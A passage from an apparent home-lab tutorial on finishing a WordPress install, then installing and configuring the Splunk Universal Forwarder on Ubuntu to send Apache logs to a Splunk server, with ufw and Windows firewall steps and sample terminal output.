
Your Email: Enter your email address.

Search Engine Visibility: You can choose whether to allow search engines to index your site.

This is optional.

Install WordPress:

Click on the "Install WordPress" button.




Success:

You will see a success message. Click on the "Login" button.

Login:

Enter the admin username and password you just created and click on the "Log In" button.



You have now successfully filled out the installation form and set up your WordPress site. You can start customizing and managing your WordPress site from the WordPress admin dashboard.

➡ Step 11 - Access WordPress Configuration File

```
sudo nano /var/www/html/wordpress/wp-config.php
```

Add WP_HOME and WP_SITEURL Constants:

```
/* That's all, stop editing! Happy publishing. */
```

```
define ('WP_HOME', 'http://your-new-ip/wordpress');  
define ('WP_SITEURL', 'http://your-new-ip/wordpress');
```

Place these lines above the comment line /* That's all, stop editing! Happy publishing. */. Replace 'your-new-ip' with the actual new IP address.

These constants set the WordPress home and site URLs to the new IP address.

```
/* The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'admin' );

/** Database password */
define( 'DB_PASSWORD', 'admin@123' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
/* That's all, stop editing! Happy publishing. */
define('WP_HOME', 'http://192.168.29.30/wordpress');
define('WP_SITEURL', 'http://192.168.29.30/wordpress');
/**#@+
 * Authentication unique keys and salts.
```

```
sudo systemctl restart apache2
```


This command restarts the Apache web server to apply the changes made in the wp-config.php file.

⌚ Step 12 - Installing and Configuring Splunk Universal Forwarder on Ubuntu

Access Splunk.com:

Log in to your Splunk.com account.

Navigate to the "Free Splunk" section, and then to the "Free Trials and Downloads" page.



Download Universal Forwarder:

Scroll down to find the "Universal Forwarder" section.

Click on the "Linux" tab. Choose the appropriate download package based on your system architecture (32-bit or 64-bit).

Click the download link to obtain the installer.

Alternative: Download via Command Line:

In the "Useful Tools" section, use the "download via command line" option. Copy the provided wget link.

The screenshot shows the Splunk Universal Forwarder 9.3.0 download page. The user has selected the 'Linux' tab under the 'Choose Your Installation Package' section. Under the '64-bit' heading, there are two options: '4.x+, 5.x+, 6.x+ kernel Linux distributions' which includes '.rpm' and '.tgz' files, and 'PPCLE' which includes '.rpm' and '.tgz' files. The '.tgz' file for the 64-bit distribution is selected. A tooltip is visible over the 'Download Now' button for the '.tgz' file, containing the wget command: 'Copied the command to Clipboard. Click here to select the entire command. wget -O splunkforwarder-9.3.0-51ccf43db5bd-Linux-x86_64.tgz "https://download.splunk.com/products/universalforwarder/releases/9.3.0/linux/splunkforwarder-9.3.0-51ccf43db5bd-Linux-x86_64.tgz"'.

Download via Command Line:

Open a terminal on your Ubuntu machine.

Change to the /tmp directory:

`cd /tmp`

Paste and run the wget command you copied:

`wget <copied link>`

```
root@iam:/tmp# wget -O splunkforwarder-9.3.0-51ccf43db5bd-Linux-x86_64.tgz "https://download.splunk.com/products/universalforwarder/releases/9.3.0/linux/splunkforwarder-9.3.0-51ccf43db5bd-Linux-x86_64.tgz"
--2024-07-26 03:47:33-- https://download.splunk.com/products/universalforwarder/releases/9.3.0/linux/splunkforwarder-9.3.0-51ccf43db5bd-Linux-x86_64.tgz
Resolving download.splunk.com (download.splunk.com)... 18.161.216.90, 18.161.216.73, 18.161.216.43, ...
Connecting to download.splunk.com (download.splunk.com)|18.161.216.90|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 56707340 (54M) [binary/octet-stream]
Saving to: 'splunkforwarder-9.3.0-51ccf43db5bd-Linux-x86_64.tgz'

splunkforwarder-9.3.0-51ccf43db5bd-Linux-x86_64 100%[=====] 54.08M 3.50MB/s in 15s

2024-07-26 03:47:48 (3.71 MB/s) - 'splunkforwarder-9.3.0-51ccf43db5bd-Linux-x86_64.tgz' saved [56707340/56707340]

root@iam:/tmp#
```

Extract Splunk Universal Forwarder

Extract the .tgz File:

Move to the directory where you want to run the Universal Forwarder. In this case, we'll use the default location, /opt/splunkforwarder:

```
sudo tar xvzf splunkforwarder-<version>-Linux-<32/64>-bit.tgz -C  
/opt
```

Replace <version> and <32/64> with the actual version and system architecture.

```
cd /opt
```

```
splunkforwarder/etc/system/bin/gnome_keyring.py  
splunkforwarder/etc/system/bin/logd.sh  
splunkforwarder/etc/system/bin/splunk-journald.path  
splunkforwarder/etc/system/bin/splunk-logd.path  
splunkforwarder/etc/system/bin/journald.sh  
splunkforwarder/etc/system/default/  
splunkforwarder/etc/system/default/web-features.conf  
splunkforwarder/etc/system/default/server.conf  
splunkforwarder/etc/system/default/metric_alerts.conf  
splunkforwarder/etc/system/default/authentication.conf  
splunkforwarder/etc/system/default/app.conf  
splunkforwarder/etc/system/default/alert_actions.conf  
splunkforwarder/etc/system/default/messages.conf  
splunkforwarder/etc/system/default/authorize.conf  
splunkforwarder/etc/system/default/source-classifier.conf  
splunkforwarder/etc/system/default/field_filters.conf  
splunkforwarder/etc/system/default/outputs.conf  
splunkforwarder/etc/system/default/sourcetypes.conf  
splunkforwarder/etc/system/default/limits.conf  
splunkforwarder/etc/system/default/telemetry.conf  
splunkforwarder/etc/system/default/audit.conf  
splunkforwarder/etc/system/default/visualizations.conf  
splunkforwarder/etc/system/default/conf.conf  
splunkforwarder/etc/system/default/restmp.conf  
splunkforwarder/etc/system/default/literals.conf  
splunkforwarder/etc/system/default/inputs.conf  
splunkforwarder/etc/system/default/default-mode.conf  
splunkforwarder/etc/system/default/federated.conf  
splunkforwarder/etc/system/default/web.conf  
splunkforwarder/etc/system/default/procmoan-filters.conf  
splunkforwarder/etc/system/default/props.conf  
splunkforwarder/etc/system/default/livestail.conf  
splunkforwarder/etc/system/default/transforms.conf  
splunkforwarder/etc/system/default/global-banner.conf  
splunkforwarder/etc/system/default/health.conf  
splunkforwarder/etc/system/default/metric_rollups.conf  
splunkforwarder/etc/system/local/  
splunkforwarder/etc/system/local/README  
splunkforwarder/etc/disabled-apps/  
splunkforwarder/etc/disabled-apps/README  
splunkforwarder/etc/deployment-apps/  
splunkforwarder/etc/deployment-apps/README  
splunkforwarder/etc/manager-apps/  
splunkforwarder/etc/manager-apps/_cluster/  
splunkforwarder/etc/manager-apps/_cluster/default/  
splunkforwarder/etc/manager-apps/_cluster/default/indexes.conf  
splunkforwarder/etc/manager-apps/_cluster/local/  
splunkforwarder/etc/manager-apps/_cluster/local/README  
iam@iam:~$
```

```
sudo tar xvzf /tmp/splunkforwarder-<version>-Linux-<32/64>-bit.tgz
```

Start Splunk Universal Forwarder

Navigate to bin Directory:

Change to the bin directory within the Splunk Forwarder installation:

```
cd /opt/splunkforwarder/bin
```

Start Splunk Forwarder: Initiate the Splunk Forwarder and accept the license agreement:

```
sudo ./splunk start --accept-license
```

You'll be prompted to set an administrator username and password for the Splunk Forwarder.

```
root@iam:/opt/splunkforwarder/bin# sudo ./splunk start --accept-license
This appears to be your first time running this version of Splunk.

Splunk software must create an administrator account during startup. Otherwise,
you cannot log in.
Create credentials for the administrator account.
Characters do not appear on the screen when you type in credentials.

Please enter an administrator username: iam
Password must contain at least:
 * 8 total printable ASCII character(s).
Please enter a new password:
Please confirm new password:
ERROR: Password did not meet complexity requirements. Password must contain at least:
 * 8 total printable ASCII character(s).
Please enter a new password:
Please confirm new password:
ERROR: Password did not meet complexity requirements. Password must contain at least:
 * 8 total printable ASCII character(s).
Please enter a new password:
Please confirm new password:
Creating unit file...
Failed to auto-set default user.
Failed to create the unit file. Please do it manually later.

Splunk> Another one.

Checking prerequisites...
    Checking mgmt port [8089]: open
        Creating: /opt/splunkforwarder/var/lib/splunk
        Creating: /opt/splunkforwarder/var/run/splunk
        Creating: /opt/splunkforwarder/var/run/splunk/appserver/i18n
        Creating: /opt/splunkforwarder/var/run/splunk/appserver/modules/static/css
        Creating: /opt/splunkforwarder/var/run/splunk/upload
        Creating: /opt/splunkforwarder/var/run/splunk/search_telemetry
        Creating: /opt/splunkforwarder/var/run/splunk/search_log
        Creating: /opt/splunkforwarder/var/spool/splunk
        Creating: /opt/splunkforwarder/var/spool/dirmncache
        Creating: /opt/splunkforwarder/var/lib/splunk/authDb
        Creating: /opt/splunkforwarder/var/lib/splunk/hashDb
        Creating: /opt/splunkforwarder/var/run/splunk/sessions
New certs have been generated in '/opt/splunkforwarder/etc/auth'.
    Checking conf files for problems...
    Done
    Checking default conf files for edits...
    Validating installed files against hashes from '/opt/splunkforwarder/splunkforwarder-9.3.0-51ccf43db5bd-linux-2.6-x86_64-manifest'
    All installed files intact.
    Done
All preliminary checks passed.

Starting splunk server daemon (splunkd)...
PYTHONHTTPSVERIFY is set to 0 in splunk-launch.conf disabling certificate validation for the httplib and urllib libraries shipped with the embedded Python interpreter; must be set to "1" for increased security
Done

root@iam:/opt/splunkforwarder/bin#
```

Enable Boot Start:

Enable the Universal Forwarder to start on boot:

```
sudo ./splunk enable boot-start
```

Now, you've successfully deployed and started the Splunk Universal

Forwarder on your Ubuntu machine. Proceed to the next steps for configuring the forwarder to send data to the Splunk server.

➡ Step 13 - Setting Up Splunk Universal Forwarder on Ubuntu for Log Monitoring

Modify outputs.conf File for Splunk Server Connection

Open the outputs.conf file located in the Splunk Universal Forwarder configuration directory:

```
sudo nano /opt/splunkforwarder/etc/system/local/outputs.conf
```

If the file doesn't exist, create it:

```
sudo nano /opt/splunkforwarder/etc/system/local/outputs.conf
```

Configure Splunk Server Connection:


add the following lines to outputs.conf:

```
[tcpout]
```

```
defaultGroup = splunk-group
```

```
[tcpout:splunk-group]
```

```
server = <splunk_server_ip>:<splunk_listener_port>
```



The screenshot shows a terminal window with the following content:

```
root@iam: ~
GNU nano 7.2
/opt/splunkforwarder/etc/system/local/outputs.conf
[tcpout]
defaultGroup = splunk-group
[tcpout:splunk-group]
server = 192.168.29.223:9998
[]
```

Replace with your Splunk server's IP address(windows IP) and with the designated port (e.g., 9998).

Define Monitored Logs in inputs.conf

Edit inputs.conf:

Open the inputs.conf file in the Splunk Universal Forwarder configuration directory:

```
sudo nano /opt/splunkforwarder/etc/system/local/inputs.conf
```

If the file is not present, create it:

```
sudo nano /opt/splunkforwarder/etc/system/local/inputs.conf
```

Configure Logs to Monitor:

Specify configurations for the logs to be monitored. Example for Apache logs:

```
[monitor:///var/log/apache2/access.log]
```

```
sourcetype = access_combined
```

```
index = main
```

```
[monitor:///var/log/apache2/error.log]
```


```
sourcetype = apache_error
```

```
index = main
```

```
[monitor:///var/log/apache2/other_vhosts_access.log]
```

```
sourcetype = apache_error
```

```
index = main
```



The screenshot shows a terminal window with the following text:

```
root@iam: /opt/splunkforwarder/bin
GNU nano 7.2
[monitor:///var/log/apache2/access.log]
sourcetype = access_combined
index = main

[monitor:///var/log/apache2/error.log]
sourcetype = apache_error
index = main

[monitor:///var/log/apache2/other_vhosts_access.log]
sourcetype = apache_error
index = main

```

Adjust paths and configurations according to your specific log requirements.

Restart Splunk Universal Forwarder

Save Changes and Restart Splunk UF:

```
sudo /opt/splunkforwarder/bin/splunk restart
```

```
root@iam:/opt/splunkforwarder/bin# sudo /opt/splunkforwarder/bin/splunk restart
Stopping splunkd...
Shutting down. Please wait, as this may take a few minutes.
.
Stopping splunk helpers...
Done.

Splunk> Another one.

Checking prerequisites...
    Checking mgmt port [8089]: open
    Checking conf files for problems...
        Done
    Checking default conf files for edits...
    Validating installed files against hashes from '/opt/splunkforwarder/splunkforwarder-9.3.0-51ccf43db5bd-linux-2.6-x86_64-manifest'
        All installed files intact.
        Done
All preliminary checks passed.

Starting splunk server daemon (splunk)...
PYTHONHTTPSVERIFY is set to 0 in splunk-launch.conf disabling certificate validation for the httplib and urllib libraries shipped with the embedded Python interpreter; must be set to "1" for increased security
Done

root@iam:/opt/splunkforwarder/bin#
```

⇒ Step 14 - Adjust Firewall Settings for Splunk UF Communication

Check Firewall Status:

```
sudo ufw status
```

If the firewall is inactive, enable it:

```
sudo ufw enable
```

Allow Splunk UF Traffic:

```
sudo ufw allow<splunk_listner_port> /tcp
```

Replace with the specific port (e.g., 9998) designated for sending logs.

Optional: Allow Additional Ports (if required):

```
sudo ufw allow 80/tcp  
sudo ufw allow 22  
sudo ufw allow 443/tcp
```

Adjust the list of allowed ports based on your specific use case.

Reload Firewall:

```
sudo ufw reload
```

Restart Splunk Universal Forwarder:

```
sudo /opt/splunkforwarder/bin/splunk restart
```

```
root@iam:/opt/splunkforwarder/bin# sudo ufw status  
Status: inactive  
root@iam:/opt/splunkforwarder/bin# sudo ufw enable  
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y  
Firewall is active and enabled on system startup  
root@iam:/opt/splunkforwarder/bin# sudo ufw allow 9996/tcp  
Rule added  
Rule added (v6)  
root@iam:/opt/splunkforwarder/bin# sudo ufw allow 80/tcp  
Rule added  
Rule added (v6)  
root@iam:/opt/splunkforwarder/bin# sudo ufw allow 443/tcp  
Rule added  
Rule added (v6)  
root@iam:/opt/splunkforwarder/bin# sudo ufw allow 22/tcp  
Rule added  
Rule added (v6)  
root@iam:/opt/splunkforwarder/bin# sudo /opt/splunkforwarder/bin/splunk restart  
Stopping splunkd...  
Shutting down. Please wait, as this may take a few minutes.  
.....  
Stopping splunk helpers...  
  
Done.  
  
Splunk> Another one.  
  
Checking prerequisites...  
    Checking mgmt port [8089]: open  
    Checking conf files for problems...  
    Done  
    Checking default conf files for edits...  
    Validating installed files against hashes from '/opt/splunkforwarder/splunkforwarder-9.3.0-51ccf43db5bd-linux-2.6-x86_64-manifest'  
    All installed files intact.  
    Done  
All preliminary checks passed.  
  
Starting splunk server daemon (splunkd)...  
PYTHONHTTPSVERIFY is set to 0 in splunk-launch.conf disabling certificate validation for the httplib and urllib libraries shipped with the embedded Python interpreter; must be set for increased security  
Done
```


These steps provide detailed instructions for configuring the Splunk Universal Forwarder on an Ubuntu server, ensuring proper log monitoring and firewall settings for effective communication with the Splunk server.

➡ STEP 15 - Preparing Splunk Server and Connecting it to Splunk Enterprise for WordPress Log Tracking

Configuring Windows Firewall for Splunk Universal Forwarder:

Access Windows Firewall Settings:

Navigate to Windows settings and select Windows Defender Firewall.



Navigate to Advanced Settings:

Click on "Advanced settings" in the left panel.

The screenshot shows the Windows Defender Firewall with Advanced Security interface. The left sidebar has options: File, Action, View, Help, Inbound Rules, Outbound Rules, Connection Security Rules, and Monitoring. The main area is titled "Inbound Rules" and lists numerous rules. The columns are: Name, Group, Profile, Enabled, Action, Override, Program, Local Address, Remote Address, and Protocol. Most rules are for games like Apex Legends, Battlefield, and Grand Theft Auto V, with actions like Allow or Block and protocols TCP or UDP. The right sidebar is titled "Actions" with options: New Rule..., Filter by Profile, Filter by State, Filter by Group, View, Refresh, Export List..., and Help.

- Create Inbound Rule:

In the Windows Firewall with Advanced Security window, right-click on "Inbound Rules" and select "New Rule..."

- Select Rule Type:

Choose "Port" and click "Next."


The screenshot shows the Windows Defender Firewall with Advanced Security interface with the "New Inbound Rule Wizard" dialog open. The dialog title is "Rule Type" and it asks "Select the type of firewall rule to create." It lists four options: Rule Type (selected), Protocol and Ports, Action, and Profile. Below these are three predefined options: Program (Rule that controls connections for a program), Port (Rule that controls connections for a TCP or UDP 